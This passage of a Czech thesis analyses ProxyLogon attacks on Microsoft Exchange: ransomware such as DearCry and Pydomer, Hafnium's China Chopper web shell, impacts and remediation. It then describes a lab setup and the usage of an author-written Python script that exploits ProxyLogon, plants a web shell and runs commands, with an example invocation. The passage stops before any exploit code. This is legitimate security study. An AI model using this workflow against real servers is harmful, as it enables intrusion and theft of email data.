Dosud není zřejmé, jak se útočníci dostali k technickým detailům zranitelnosti předtím, než Microsoft vydal oficiální záplatu. Spekuluje se o prodání a sdílení technických detailů mezi jednotlivými APT skupinami. Na čínském online obchodě Ancient Tea Horse Road byla vystavena nabídka ohledně zranitelností Exchange, která slibovala i RCE, viz obrázek 2.13. Tea Horse Road je ilegální online obchod v čínském jazyce, umístěný na dark webu.

2.3.2.3 Záplata

Třetí fáze útoků následovala ihned po vydání oficiální záplaty zranitelnosti ProxyLogon. Útočníci a bezpečnostní analytici provedli analýzu záplaty a díky tomu zjistili, kde přesně se zranitelnost nachází. Dále se začaly objevovat online veřejně přístupné programy, které demonstrovaly zneužití zranitelnosti. Microsoft se aktivně snažil tyto programy mazat, například z veřejného Githubu, ale je otázkou, jakou to mělo účinnost. Díky tomu se tak do útoků mohli zapojit i útočníci s juniorními znalostmi a nepotřebovali znát detaily zranitelnosti. Tyto útočníci často volili invazivnější řešení, aby mohli oběť například vydírat a získat peníze nebo aby mohli servery zapojit do botnetové sítě.[6]


Jeden z nejčastějších útoků bylo nahrání ransomware, tedy programu, který nějakým způsobem zablokuje počítač (nejčastěji zašifruje všechna data uživatele) a za odblokování požaduje výkupné.[34] Při útocích na Exchange servery bylo zaznamenáno infikování malwarem DoejoCrypt (známý též jako DearCry). Tento Malware byl vyroben nejspíše za účelem infikování právě zranitelných Exchange serverů, protože byl poprvé spatřen v souvislosti se zranitelností ProxyLogon. Útočníci nejprve pustili batch skript, který udělal kopii databáze Security Account Manager (SAM), kde jsou uloženy zahešovaná uživatelská hesla. Dále provedli kopii bezpečnost-

[6] Botnetová síť je v tomto kontextu chápána jako síť počítačů infikovaných speciálním softwarem, pomocí kterého je možné počítače řídit.


Obrázek 2.13 Obrázek je z prostředí čínského ilegálního online e-shopu. Uživatel vystavil nabídku, která láká na prodání informací o zranitelnosti Exchange, a to takové, že výsledkem je RCE. Nejspíš se tedy jedná právě o zranitelnost ProxyLogon. Útočník si za takovou informaci si účtuje 8000 dolarů, tedy v roce 2022 zhruba 180 tisíc českých korun. Taková nabídka utvrzuje v tom, že si útočníci různých skupin mezi sebou vyměňovali informace o zranitelnosti, a proto ji zneužili ještě předtím, než byla vydána oficiální záplata. Obrázek je převzatý z [33].

ních registrů, kde se například nachází registr, ve kterém jsou uložená hesla pro služby a naplánované spouštění procesů. Díky tomu si tak útočníci udělali zadní vrátka pro přístup na server skrze některého uživatele, pokud by v budoucnu ztratili přístup přes Web Shell, například kvůli detekci od antiviru. Následně útočníci na server nahráli několik dalších pomocných programů a útok vyústil tím, že se na infikovaném počítači zašifrovala většina souborů a uživatel dostal vyděračskou zprávu (obrázek 2.14). DearCry provádí šifrovací proces tak, že nejprve zkontroluje, zda se koncovka souboru nachází v množině koncovek souborů, které má šifrovat. Následně začne šifrovat tak, že šifrovanou podobu zapisuje jako nový soubor. Po zašifrování přepíše původní soubor znaky „A“ a následně ho smaže. Díky tomu, že nejprve originální soubor přepíše, je skoro nemožné, že by se uživatelovi původní soubor podařilo obnovit. Dále do každého zašifrovaného souboru vloží na začátek text „DEARCRY!“ a nakonec uživatelovi zobrazí vyděračskou zprávu. [14, kap. DoejoCrypt ransomware] [35]

Dalším ransomwarem, který byl používán při útocích, byl Pydomer (též známý jako The Black Kingdom). Tento ransomware oproti DearCry je známý i z předcházejících útoků a je zajímavý tím, že byl napsán v Pythonu. Útočníci při útocích na Exchange servery ne pokaždé zašifrovali data, někdy pouze ukradli tajné informace a následně nechali uživateli výhružnou zprávu, která říkala, že pokud nezaplatí, tak budou všechna data zveřejněna na dark webu – obrázek 2.15. Na rozdíl od DearCry je Pydomer amatérský ransomware obsahující několik fatálních chyb, díky kterým může administrátor v určitých případech získat zpátky zašifrované soubory. Pydomer po-



Obrázek 2.14 Ukázka vzkazu, který zanechá malware DearCry uživateli poté, co mu zašifruje většinu souborů. Útočník má v tomto případě pro každou oběť vygenerovaný unikátní šifrovací a dešifrovací klíč. Poté, co oběť zaplatí útočníkovi určitý finanční obnos, tak útočník zašle oběti dešifrovací klíč. Převzato z [35].



Obrázek 2.15 Ukázka vzkazu, který zanechá Malware Pydomer, pokud se mu z nějakého důvodu nepovede zašifrovat citlivé soubory. Vzkaz má vyvolat strach a vydírá uživatele tím, že zveřejní všechny citlivé údaje k prodeji na dark webu, pokud nezaplatí výpalné. Vzkaz také obsahuje několik gramatických chyb, které tak mohou vzbuzovat dojem, že je útočník do jisté míry špatně kvalifikovaný. Obrázek byl přebrán z Analýzy Microsoftu. [14, kap. Pydomer ransomware]

užívá symetrické šifrování, přičemž šifrovací klíč vygeneruje při spuštění a následně se ho pokusí nahrát na úložiště mega.io. Pokud se programu nepodaří nahrát vygenerovaný klíč na úložiště, použije místo toho klíč, který je natvrdo uložen ve zdrojovém kódu programu. Zkušenější oběť tak může snadno získat šifrovací klíč a soubory si rozšifrovat. Další fatální chybou je, že přihlašovací údaje na úložiště Mega jsou taktéž natvrdo napsané v programu. Není však zřejmé, zda měli útočníci automatizovaný proces, který by nahrané klíče z úložiště okamžitě po jejich nahrání přesunul jinam. Nicméně v průběhu útoků neznámý účastník změnil přihlašovací údaje na úložišti a všechny následující útoky tak používaly šifrovací klíč uložený přímo v programu. Další zajímavou vlastností bylo, že Pydomer všechny oběti odkázal na stejnou bitcoinovou adresu a negeneroval pro každou oběť unikátní adresu. Díky tomu je možné dohledat, že útočníkům byla poslána pouze jedna platba (viz obrázek 2.16). Samotný Pydomer je sice kompilován pomocí nástroje PyInstaller do spustitelného binárního souboru, avšak takový proces lze invertovat a získat tak zdrojový kód programu. Kvůli těmto vlastnostem byl později Pydomer označen spíše za scareware[7] než ransomware. [36] Vzorky DearCry i Pydomer byly nahrány na portál MalwareBazaar.[37]

Další zajímavý útok skrze zneužití ProxyLogonu ústil v nainstalování víceúčelového malware. Typicky takový program na pozadí těží kryptoměnu (nazýváno „miner“) a dále je schopný útočníkovi nabídnout zadní vrátka a infikovaný server zapojit do botnetové sítě. Víceúčelový malware Lemon Duck byl zachycen při útocích na Exchange servery. Tento malware je velmi sofistikovaný, a kromě výše popsaného má ještě několik dalších funkcionalit. Tou zásadní funkcionalitou je deaktivace různých antivirových programů (např Eset, Windows Defender atd.) a vypnutí firewallu. Dále Lemon Duck v některých případech sám opravil zranitelnost ProxyLogon a odstranil dosud nahrané Web Shelly. Tím získal exkluzivní přístup na infikovaný server a zároveň mohl utvrdit naivní oběť v tom, že je server zdravý. Zde je vidět, jak je důležité server řádně

[7] Scareware je druh malwaru, který za pomocí sociálního inženýrství (vyvolání šoku, strachu, úzkosti, deprese atd.) manipuluje s uživatelem, nejčastěji za účelem zaplacení výkupného.

Obrázek 2.16 Na obrázku je vidět výpis transakcí bitcoinové adresy 1Lf8ZzcEhhRiXpk6YNQFpCJcUisiXb34FT. Tato adresa sloužila pro poslání výkupného útočníkům, kteří vyvinuli Pydomer. Každé nakažené oběti se zobrazila tato stejná adresa. Jak je vidět, byla realizována pouze jedna platba v tehdejší hodnotě deset tisíc dolarů. Útočníkům se tedy povedlo přimět pouze jednu oběť z několika tisíc, aby zaplatila výpalné.

zkontrolovat i po aplikaci bezpečnostní záplaty. V některých případech útočníci zneužili nakažený server a rozeslali podvodné e-maily na získané kontakty. Takové e-maily obsahovaly řádně zvrhle neodolatelné nadpisy, jako „The truth of Covid 19 – it comes from USA“ nebo „What the fcuk, are you out of your mind!!!!“ a v příloze obsahovaly malware Lemon Duck. [38]

Dále následovala velká řada různorodých útoků a zranitelnost obletěla světem. Především útočníci po zneužití zranitelností různě manipulovali se získanými daty a zneužívali je k podvodům. Některé zranitelné populární servery byly napadeny více útočníky a stávalo se, že si útočníci navzájem odebírali přístup. 22.3.2021 Microsoft oznámil, že 92 % Exchange serverů bylo záplatováno a byly z nich odstraněni škodlivé programy. [39] Většina serverů byla tedy záplatována poměrně rychle v porovnání s předchozí podobnou zranitelností CVE-2020-0688, pro kterou existovala záplata od února roku 2020, avšak ještě v září roku 2020 zranitelnost obsahovalo 61 % veřejně přístupných serverů.[40] Přestože byly servery záplatovány rychle, útočníci zvládli napáchat velké množství škod a tato problematika je více rozebrána v kapitole 2.3.3

2.3.2.4 Válka na Ukrajině

Kvůli ozbrojenému konfliktu na Ukrajině začala i kybernetická válka mezi Ruskem a Ukrajinou. Do útoků se postupem času začali připojovat noví účastníci a kybernetická válka rychle přerostla v mezinárodní. V této době je ProxyLogon známý již více než rok a dalo by se očekávat, že zranitelných serverů bude zlomkové množství a nebudou příslušet důležitým organizacím. Avšak v jednom z útoků byla zranitelnost ProxyLogon údajně úspěšně zneužita.

Napadená společnost se jmenuje Tetraedr a jedná se o běloruskou organizaci, která vyrábí a dodává vojenské zbraně, převážně radiové systémy, hardware a software pro vojenské radary a protivzdušnou raketovou obranu. [41] Německá skupina Pwn-Bär oznámila, že Tetraedr mělo Exchange server zranitelný skrze ProxyLogon a díky tomu se jim povedlo získat více než 200 GB interních e-mailových zpráv. [42]

Další útok v roce 2022, který zneužil zranitelnost ProxyLogon byl proveden na neznámou společnost a útočník zneužil kromě ProxyLogonu i ProxyShell. Po získání přístupu si útočník zkopíroval e-mailovou poštu jednoho ze zaměstnanců. Následně byl prozrazen a ztratil přístup na server. Útočník si však zaregistroval vlastní doménu vizuálně podobnou napadené organizaci, a protože měl e-mailovou poštu oběti, mohl odpovědět na e-maily a vydávat se za oběť (thread

hijacking). Útočník se snažil přesměrovat platby zákazníka oběti na své konto. Útok skoro vyšel, ale nakonec byla platba zablokována bankovní institucí. [43]

V dalších útocích na Exchange servery v roce 2022 se útočníkům povedlo zneužít zranitelnost ProxyShell, avšak útoky, které by úspěšně zneužily zranitelnost ProxyLogon, už nejsou známé. [44]

Obrázek 2.17 Ukázka prohlášení skupiny „Anonymous Liberland and the Pwn-Bär hack team“, která stála za útoky na organizaci Tetraedr – běloruského výrobce vojenský zbraní. Skupina v prohlášení uvádí, že Tetraedr neměl záplatovanou zranitelnost ProxyLogon a skrze ni se zmocnili celé e-mailové pošty organizace. Obrázek byl převzat z [42].

2.3.3 Dopady útoků

Společnost Eset ve svém výzkumu uvádí, že zaznamenala útoky ve více než 115 zemích a minimálně od deseti různých APT. [45] Různé zdroje se shodují, že útočníkům se celkově povedlo získat přístup na přibližně 250 tisíc serverů.[46] Orange Tsai, objevitel zranitelnosti ProxyLogon a etický hacker, který se zabývá bezpečností programu Exchange, ve svém výzkumu uvádí, že existuje přibližně 400 tisíc Exchange serverů veřejně dostupných z internetu a tedy potenciálně napadnutelných.[2] Toto potvrzuje i analýza od bezpečnostní firmy Rapid7.[40, kap. The global view] Útočníkům se tudíž povedlo nakazit více než 50% veřejných Exchange serverů. Každý veřejný Exchange server je většinou přidružen k nějaké organizaci a napadnutí tohoto serveru znamená získání většiny e-mailů, a tedy i citlivých dat organizace. Tyto útoky se řadí mezi nej-

větší provedené na Microsoft Exchange, co kdy nastaly. Dalo by se však spekulovat, že dopad byl mnohem větší, než se odhaduje, protože unikla velmi citlivá data z mnoha organizací a tato data mohou obsahovat citlivé údaje i o organizacích, které nebyly napadeny. Uvádí se, že uniklá data byla primárně z amerických (17 %) a německých (6 %) institucí. Nejvíce napadených institucí bylo z vládního a vojenského sektoru (22 %). [47] Některé napadané organizace představují důležité instituce pro normální občany, například organizace Storting. Tato organizace je vládní instituce představující Norský Parlament a byla úspěšně napadena.[48]

Útoky vedené čínskými kyberšpionážními skupinami byly motivované několika faktory. V první řadě se jedná o kyberšpionážní skupiny, takže z definice mají za cíl odcizovat utajená data a špehovat armádní a vládní organizace. Právě proto bylo tolik útoků vedeno na vládní a vojenské organizace v USA. Tichá kybernetická válka mezi Čínou a USA už nějakou dobu probíhá a není to nic nového. Obě dvě strany se navzájem obviňují z útoků a snaží se získávat utajovaná data, avšak je nutné dodat, že většinou je to Čína, kdo útočí na USA a získává nejen armádní informace, ale i komerční tajemství od běžných firem v USA. [49] V červnu roku 2021 USA formálně obvinilo Ministerstvo státní bezpečnosti Čínské lidové republiky za útoky vedené na Exchange servery skrze ProxyLogon. [50] Někteří bezpečnostní experti říkají, že čínské útoky měly větší přesah než jen pouhé špehování. Konkrétně ukradená data mají sloužit jako trénovací data pro čínskou umělou inteligenci. Více je tato problematika popsaná v samotné podkapitole.

Ve třetí fázi byly dopady útoků velmi různorodé. Pokud se povedlo útočníkům nainstalovat ransomware, dopady mohly být obrovské, ale také nemusely znamenat skoro nic. Některé společnosti využívají automatické zálohování a o žádná data tak nepřijdou, nicméně únik dat může být pro organizace velmi nepříjemný a publikování interních dat může organizace značně poškodit. Dobře napsaný ransomware může mít velké dopady, pokud se povede nakazit značné procento organizaci. Ideálním příkladem je útok na společnost Garmin, která nejspíš musela zaplatit útočníkům výkupné v hodnotě deseti milionů dolarů. [51] V tom nejhorším scénáři tak mohli útočníci skrze zranitelné servery nakazit většinu zařízení na lokální síti a provést podobně masivní útok, jako byl na Garmin. Takový útok však nebyl zaznamenám a například výkupné autorům malware Pydomer bylo zaplaceno pouze jednou. Větší dopady měly úniky dat. S citlivými daty se různě obchodovalo na dark webu a také byly použity pro podvodné e-maily a sociální inženýrství.

V poslední fázi mohou útoky částečně ovlivnit průběh války. Odcizené e-maily se nám bohužel nepovedlo získat. Pokud by data obsahovala technické detaily vyráběných přístrojů, tak by tyto údaje mohly pomoct při dalších kybernetických útocích a dokonce i v pozemním boji. Člověku se přeci jen lépe bojuje, když ví, čemu čelí.

2.3.4 Hafnium

Jak již bylo psáno, Hafnium je kyberšpionážní skupina sponzorovaná čínskou vládou. Jedná se o velmi profesionální útočníky, který používají pokročilé techniky. Často sami objeví úplně novou zranitelnost, jako je například ProxyLogon. Jejich primárním cílem je získat co nejvíce utajovaných informací z organizací v USA. Hafnium útočí i na jiné než vládní organizace, například na výzkumné organizace, právnické firmy, zdravotnické instituce atd. Při svých útocích se snaží zůstat co nejdelší dobu neobjeveni, avšak s přístupem na nakažený server. Pro maskování používá Hafnium pronajaté proxy servery v USA. [52]

Hafnium pro své operace používá Web Shell označovaný jako China Chopper. Tento nástroj se skládá ze serverové a klientské části. Serverová část se nahraje na zranitelný server a umožňuje přístup na skrze „heslo“. Klientská část pak nabízí širokou škálu funkcionalit, jako je například přehled napadených serverů, grafické rozhraní a správu nahraných souborů a databáze. Při útocích skrze zranitelnost ProxyLogon se používala jednořádková varianta pro jazyk JScript, uvedena na výpisu kódu 3. Více detailů o tomto nástroji lze získat v podrobné analýze od společnosti FireEye. [53]

Nejčerstvější zpráva o skupině Hafnium je z dubna roku 2022. V této době se zjistilo, že Hafnium na kompromitované servery nahrávalo sofistikovaný malware Tarrask. Tento malware

skrytě spouští opakovaně proces, který se ohlásí útočníkovi na jeho server a případně obnoví spojení a otevře zadní vrátka. Tarrask je velmi dobře skrytý, pomocí různých nastavení v registrech zajistí, že není vidět v žádném grafickém programu Microsoftu (například v plánovači úloh). Tento malware na servery nahrávalo Hafnium v době od srpna roku 2021 do února roku 2022. [54]

2.3.5 Čína a umělá inteligence

Čína je historicky proslulá podobnými útoky vedoucí k masivnímu úniku privátních dat. Různé bezpečnostní autority se domnívají, že motivace útočníků kromě špionáže byla i krádež dat, za účelem vyvíjení umělé inteligence. Nyní budou představeny některé vybrané útoky, aby si čtenář mohl udělat obrázek o tom, s kolika a jakými daty Čína disponuje a následně bude představena zmíněná umělá inteligence.

Jeden z nejmasivnějších útoků byl v roce 2015. Při tomto útoku uniklo zhruba 21 miliónů záznamů z OPM (Office of Personnel Management in USA). Jednalo se o privátní data zaměstnanců, ale i dalších lidí, kteří byli úřadem někdy prověřováni. Primárně unikli osobní údaje federálních zaměstnanců, které obsahovaly například i historické údaje o mzdě, údaje o životním a zdravotním pojištění a vojenské záznamy. Kromě těchto dat uniklo i zhruba 5 miliónů otisků prstů. [55] Další masivní únik byl ze zdravotní pojišťovny Anthem – bylo odcizeno zhruba 78 miliónů jmen svázaných s rodnými čísly. O dva roky později došlo k ukradení 150 miliónů úvěrových informací z organizace Equifax. V roce 2018 došlo k dalšímu úniku, konkrétně ze sítě hotelů Starwoods – mělo dojít k úniku kreditních karet, pasů a dalších cestovních informací od zhruba 500 miliónů lidí. Představitelé tajných služeb v USA se domnívají, že Čína disponuje privátními a osobními údaji o zhruba 80 % amerických občanů. Kromě dat z úniků bude Čína nejspíše disponovat i informacemi, získanými „legální“ cestou, například skrze sběr informací od dodavatelů telefonů (Xiaomi, Huawei).

Pokud nějaká organizace disponuje takovým množství informací, nastává problém, jak všechny tyto informace dobře zpracovat a kategorizovat. Čína se však tohoto nelehkého úkolu snaží zhostit poměrně dobře. Útoky skrze ProxyLogon jsou názornou ukázkou, že se Číně daří kategorizovat a zpracovávat uniklá data. Při útocích musí útočník znát e-mailovou adresu administrátora, která ve většině případů není veřejně dostupná a stejná. Útočníci tedy nějakým způsobem museli touto informací disponovat a můžeme se domnívat, že se jim právě povedly zpracovat uniklá data z předešlých útoků a zjistit, jaké jsou e-mailové adresy administrátorů. Takovou myšlenku potvrzuje i Tom Burt, viceprezident Microsoftu: „What we've heard directly is they've accumulated vast quantities of data about Americans and they must have created a massive database that included the actual email of who are the Exchange server administrators.“ [56]

V roce 2017 Čína ohlásila, že se jejich národní prioritou stává vybudovat prvotřídní světovou umělou inteligenci (dále jen AI). Pro tyto účely se Čína zaměřila na dva faktory: vychování počítačových expertů pro vývoj AI a získání masivních vzorků dat, ze kterých se může AI učit. V roce 2021 se z vývoje čínské AI stává biliónový průmysl a Čína zavádí regulace a plány na vývoj AI. [57] Aby mohla Čína vybudovat opravdu světovou AI, potřebuje privátní data i z jiných zemí, a proto nesbírá data pouze ve své zemi. Útoky jsou primárně vedeny na USA kvůli tomu, že je to největší soupeř Číny ve vývoji světové AI. Je nutné si uvědomit, že AI hraje roli v životě každého z nás. Umělá inteligence se používá například pro výpočet cen hypoték a pojištění, ale třeba i pro zobrazování obsahu uživateli. Aniž bychom si to uvědomili, umělá inteligence může s naším životem poměrně dobře manipulovat. Na celé situaci může být znepokojující, že vývoj čínské AI je poháněn a ovlivňován tamní vládou, tedy Komunistickou stranou Číny. V takovém případě si člověk nemůže být jistý, zda vytvořená AI nebude zneužívána k osobním zájmům Číny.

2.4 Nápravné akce

To, že se zranitelnost stala populární, vyvolalo několik akčních kroků od různých autorit, které se snažily zneužívání zranitelnosti zamezit. Především se Microsoft snažil své uživatele okamžitě informovat a nutit je aplikovat záplaty. Pro rychlou nápravu Microsoft vydal „one-click“ nástroj, který automaticky záplatuje zranitelnost a celý server oskenuje a případně odstraní Web Shelly. [58]

Kromě Microsoftu se do varování zapojily další autority. Například Bílý Dům veřejně varoval před zranitelností (obrázek 2.18) a vyvíjel tlak na Microsoft, aby uživatelům usnadnil aktualizaci. Díky tomu vznikl zmíněný „one-click“ nástroj.

Obrázek 2.18 Jake Sullivan je bezpečnostní poradce Bílého Domu a na svém Twitter účtu varuje před zranitelností ProxyLogon a vybízí uživatele k aplikování záplaty.

V České republice před zranitelností varoval Národní úřad pro kybernetickou a informační bezpečnost (NÚKIB). [59]

Do celé situace se nakonec vložila i FBI. Ministerstvo spravedlnosti Spojených států rozhodlo, že FBI může vyhledávat zranitelné servery v USA a aktivně z nich odstraňovat nahrané Web Shelly. Podle FBI byly tímto způsobem „vyčištěny“ stovky serverů, přičemž FBI následně kontaktovala vlastníky infikovaných serverů. [60]

Díky výše zmíněním akcím, a především díky velké propagaci a tlaku na společnosti, se povedlo koncem března zabezpečit více než 92% Exchange serverů. [39]

Kapitola 3
Demonstrace útoku

V této kapitole je demonstrován jeden z útoků zneužívající zranitelnost ProxyLogon. Nejprve je představeno virtuální prostředí, ve kterém byl útok proveden. Konkrétně je popsán návod, jak si takové prostředí vytvořit.[1] Následně je představen program, který demonstruje zranitelnost Proylogon a celý útok automatizuje. Dále jsou vyhodnoceny dopady, které mohl mít tento útok na uživatele. Nakonec je provedena analýza architektury programu Exchange – na základě analýzy zdrojového kódu, provedené demonstrace a dostupných popisů je vyhodnoceno, jaké nedostatky v architektuře programu umožnily tento útok a jaké bezpečnostní principy jimi byly porušeny.

3.1 Virtuální prostředí

Pro přípravu prostředí je nutné mít nainstalované dva Windows servery: server A a server B. Server A bude sloužit jako doménový řadič[2] (Domain Controller) a na server B bude nainstalován program Exchange. Oba servery musí být ve stejné LAN síti a připojené do Active Directory[3] (AD), kterou bude řadič domény poskytovat. Následně je možné na server B nainstalovat program Exchange.

Jako virtualizační řešení byl zvolen program VirtualBox. Z důvodu dostupnosti byl zvolen Exchange verze 2016, který je stále podporován a používán. Do VirtualBoxu byly nainstalovány servery A (Doménový řadič) a B (Exchange). Instalační soubory byly staženy ze stránek Microsoftu: `https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2016`. Oba servery byly zapojeny do virtuální sítě, ve které byl i hostovací počítač a byla jim přiřazena statická IP adresa. Následně byla na server A nainstalována Active Directory pomocí programu „Server Manager“ a oba počítače byly připojeny do nově vytvořené AD. Následně byl Exchange server připravován pro instalaci samotného programu Exchange. Dále bylo na Exchange server nainstalováno několik programů, které program Exchange vyžaduje. Všechny tyto programy jsou dostupné na oficiálních stránkách Microsoftu, případný odkaz na stažení lze taktéž najít v oficiální dokumentaci [61].

1. NET Framework 4.8

2. Visual C++ Redistributable Package for Visual Studio 2012

[1] Z licenčních důvodů nemůžeme distribuovat vytvořené prostředí jako přílohu k práci. Vytvořili jsme však virtuální prostředí na službě Cloud FIT a zájemcům můžeme dát přístup.

[2] Server, který je zodpovědný za správu autentizačních požadavků v rámci doménové sítě.

[3] Hierarchická struktura, do které se ukládají informace o objektech v síti. Více podrobností je možné nalézt v oficiální dokumentaci: `https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview`

3. Visual C++ Redistributable Package for Visual Studio 2013
4. Microsoft Unified Communications Managed API 4.0, Core Runtime 64-bit

Následně byl v AD vytvořen nový uživatel a na Exchange serveru dále používán pouze ten. Tento uživatel byl přidán do skupin v AD:

1. Enterprise Admins group
2. Schema Admins group
3. Exchange Organization Management role group

Dále byl server B (Exchange server) přidán do těchto skupin v AD:

1. Organization Management
2. Server Management

O další konfiguraci AD a instalaci potřebných Windows komponent se postará automatický instalátor, tudíž tyto náležitosti nebylo potřeba řešit.

Dále bylo identifikováno, že zranitelnost opravuje kumulativní aktualizace číslo 20, zkráceně CU20, tudíž na Exchange server byl nainstalován program Exchange s poslední aktualizací CU19, pomocí oficiálního instalačního souboru, dostupného z: `https://www.microsoft.com/en-us/download/details.aspx?id=102532`. Exchange byl nainstalován v roli poštovního serveru. Automatický instalátor nejprve provede kontrolu prostředí a pokud něco chybí, tak se instalace nespustí a uživatel je varován. Po úspěšné instalaci Exchange byla provedena počáteční konfigurace. Přihlásili jsme se jako administrátor do EAC a prošli úvodním nastavením (stačí zvolit jazyk programu). Službu EAC lze nejlépe najít skrze nabídku start → Microsoft Exchange Server 2016 → Exchange Administrative Center.

Nakonec byl na hostující PC doinstalován Python a Burp pro lepší provedení analýzy a demonstraci útoků.

Oba dva servery jsou opatřeny pouze zkušební licencí, která je na 180 dní. Pokud tato licence vyprší, je možné ji až šestkrát prodloužit. Pro ověření stavu licence je potřeba spustit příkaz: `slmgr -dlv`. Následně se zobrazí okénko, které informuje o stavu a kolik zbývá možností prodloužení (rearm). Dále je možné licenci prodloužit pomocí příkazu: `slmgr -rearm`. Dříve se licence prodloužila opět o 180 dní, nyní se však licence prodlouží pouze o 10 dní.

3.2 Automatický skript

Pro demonstraci zranitelnosti byl zvolen způsob útoku postupného zneužívání backendových služeb. V jazyce Python byl naprogramován skript, který umí zneužít zranitelnost ProxyLogon a na server nahrát Web Shell. Následně se umí na Web Shell připojit a vykonávat příkazy zadané útočníkem. Skript bude nyní popsán – nejprve bude ukázáno, jakým způsobem se skript používá, a následně budou probrány technické detaily implementace.

3.2.1 Použití

Skript je ve výchozím stavu plně automatický, uživateli stačí specifikovat několik argumentů. Skript byl napsán pro prostředí Python verze 3.7.3. Skript používá některé standardní knihovny, které jsou definovány v souboru `requirements.txt` a jdou nainstalovat například pomocí nástroje pip: `pip install -r requirements.txt`. Je samozřejmě možné pouštět skript s novější verzí Pythonu a knihoven, avšak skript byl plně otestován pouze ve zmíněných verzí. Pokud bude chtít uživatel pouštět skript v jiných verzích, mohou se vyskytnout nepředvídatelné problémy. Skript obsahuje tři moduly, každý se dá pouštět zvlášť a má jinou funkcionalitu:

ProxyLogon.py Slouží k zneužití zranitelnosti ProxyLogon a nahrání Web Shellu na server.

chopper.py Umožní útočníkovi se připojit na nahraný Web Shell a vykonávat příkazy na nakaženém serveru.

main.py Kombinace dvou předchozích modulů. Automaticky nahraje na server Web Shell, připojí se k němu a umožní útočníkovi vykonávat příkazy.

Každý z modulů lze spustit samostatně a provede se pouze daná funkcionalita. Při spouštění konkrétního je nutné modulům předat parametry. Pro modul `main.py` se jedná o tyto parametry:

-t, --target Nastavení url adresy Exchange serveru, na který chce uživatel útočit.

-e, --email Nastavení e-mailu administrátora atakovaného serveru.

-l, --location Nastavení umístění, kam se má nahrát Web Shell.

-r, --request Nastavení cesty, kde bude Web Shell dostupný skrze POST požadavek.

-p, --password Nastavení hesla pro Web Shell.

-x, --proxy Nepovinný argument, pokud je nastaven, tak se komunikace přeposílá přes daný proxy server.

-h, --help Zobrazení nápovědy.

Modul `ProxyLogon.py` nemá argument `-r (--request)` a modul `chopper.py` nemá argumenty `-e (--email), -l (--location)`. Všechny moduly disponují nápovědou a ukázkami použití. Klasický příklad spuštění modulu `main.py` může vypadat takto:

```
python3 main.py \
-t https://10.0.0.10 \
-e MegaCorpAdmin@megacorp.local \
-l "C:\\Program Files\\Microsoft\\Exchange
Server\\V15\\FrontEnd\\HttpProxy\\ecp\\auth\\EvilCorp.aspx" \
-x http://127.0.0.1:8080 \
-r "/ecp/auth/EvilCorp.aspx" \
-s EvilCorp
```


Skript je samozřejmě opatřen patřičně barevnými výpisy, aby byl pro uživatele přívětivější. Ukázka spuštění skriptu je na obrázku 3.1.

3.2.2 Technické detaily

Modul `main.py` pouze spojuje moduly `ProxyLogon.py` a `chopper.py`.

